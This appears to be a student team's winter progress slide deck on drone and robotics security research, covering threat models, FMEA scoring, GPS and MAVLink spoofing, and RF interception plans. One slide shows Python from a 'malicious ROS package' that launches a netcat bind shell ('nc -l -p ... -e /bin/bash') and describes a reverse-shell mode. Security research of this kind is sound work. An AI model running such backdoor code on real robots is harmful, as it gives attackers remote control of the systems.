Winter Progress

Security for Robotics
Group 50

Introduction

How far we've come

Introduction

- Ten week summary
- General overview
- Progress and problems

Emily’s Work

Starting Point

- Threat Models needed to be created
- Needed to formulate a system for documenting data
- FMEA needed to be honed to suit our needs
- Research had to get moving

Midterm to Now

- Lots of research progress was made
- Work was done on the drone
- Got research organized

Threat Models

- Created one for each of the three sectors
- Added any and all resources to them
- Made for us to use as references
- Continuously updated

Hardware Threat Model

1. USB ports
    a. https://www.sans.org/reading-room/whitepapers/threats/usb-ubiquitous-security-backdoor-33173
2. Flight controller
    a. http://www.securityweek.com/design-flaws-expose-drones-hacker-attacks-researcher
3. Sensors
    a. GPS
        i. https://www.owasp.org/images/5/5e/OWASP201604_Drones.pdf
    b. Other
        i. https://ccdcoe.org/cycon/2013/proceedings/d3r2s2_hartmann.pdf
4. Flashing
    a. Need to find previous research
5. General
    a. http://ieeexplore.ieee.org/document/6815228/
    b. https://www.rsaconference.com/writable/presentations/file_upload/ht-w03-hacking_a_professional_police_drone.pdf
6. Propellers
    a. Motor spoofing

Data Documentation

- Devised a system for keeping track of data in an organized manner
- Uses spreadsheets for each person
- Provides visibility for all the team members while keeping each person’s data separate
- Fits our wide variety of data
- Flexible for whatever each individual needs
- Makes final comparisons much easier

FMEA

- Failure Mode Effects Analysis is what I chose last terms as the best way to compare diverse data in our final analysis
- Scores get applied to each exploit after it’s been successfully tested
- At the end I can create a ranking of every exploit to determine which are the most severe

Hardware Exploits

- Started with GPS spoofing from the threat models
- Moved on to Mav Link spoofing and interference next
- It’s been hard to realistically test these without the fully functional drone
- Know from virtualized tests that they work
- A lot of preexisting research helped getting them working

Research Progress

- Created two different packages to spoof GPS
- Made one for Mav Link exploitation but it’s still being tested
- Gathered a huge amount of evidence from previous research
- So far every exploit tried has worked

Dominic’s Work

Dominic’s Slide 1

Now, to look at my github.

Dominic Conclusion

2 main problems remaining:

- Not fully documented yet
  - Current documentation format is a working one
  - Things are known to work, just need to collect numbers for them

- More packages

Zach’s Work

Exploring Drone Hardware Issues

- Beaglebone Black Microcontroller + Pixhawk Fire v1.6 Cape
  - Ubuntu + ROS Layer approach
    - Suggested Method
    - Unable to get Pixhawk device tree working
  - Erle Brain Minimal Debian Image
    - Not easy to find -- got a copy from a department resource
    - Pixhawk device tree pre-configured with ROS and ArduCopter ready to go
- Backup Plans
  - Use the newer Pixhawk Mini, though others have reported issues
  - Gazebo simulation


Compromising Drone Communications

- Very important attack vector


- 2.4 Ghz RF Link
  - Drone Flight Operation
  - Mass interception of the 2.4 Ghz frequency using a wireless radio
    - Promiscuous Mode
    - Analysis with Wireshark

- 900 Mhz RF Link
  - Drone Telemetry & Flight Planning
  - MAVLink Protocol
  - Mass interception of the 900 Mhz frequency using a Software Defined Radio(SDR)

Software Defined Radio Options



Low cost, Rx only, only 900Mhz rage



High cost, Rx & Tx, supports 2.4 Ghz too

OSU Policy Exemption

- We can’t just intercept 2.4 Ghz traffic while on campus property
  - Many WiFi APs use this frequency
  - Privacy concerns

- Wrote up a request for an exemption to allow us to intercept 2.4 Ghz and 900 Mhz traffic
  - Still waiting on approval

Compromising Drone Communications (ROS)

- Malicious ROS Package development
  - Implementing various ideas to gain control at the software level
  - Backdoors, denial of service, etc

- Netcat Backdoor Service Dropper
  - Will attempt to spin up netcat as a background process
  - Direct / Reverse Connection shell

- Other methods are WIP

```
52  def meow(method="Listening_sys", port="1337", reverse_IP="", reverse_port=""):
53      """
54      Starts the netcat process, based on the given parameters.
55
56      Parameters:
57      ---------------
58          * method - Which method of netcat to use, these are string values:
59              * "Listening_sys" - Listening backdoor, via system call. This will fail if nc is not installed.
60              * "Reverse_sys" - Reverse backdoor, via system call. This will fail if nc is not installed.
61                  * Requires that reverse_IP and reverse_port be set.
62
63          * port - Port for listening, defaulted to 1337, for the lulz.
64          * reverse_IP - Reverse IP to connect to, for the reverse shell, if the method is set to "Reverse_sys"
65          * reverse_port - Reverse port to connect to, if the method is set to "Reverse_sys"
66
67      Nice NC ref: https://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf
68      """
69
70      if method == "Listening_sys":
71          os.system(str("nc -l -p ") + str(port) + str(" -e /bin/bash &"))
```

Looking ahead

Spring Term

- Quickly determine drone hardware path
- Poke the higher-ups for an update regarding the policy exemption
- Continue developing ROS packages to explore threat models
- Data collection and reporting
- Make things pretty for Expo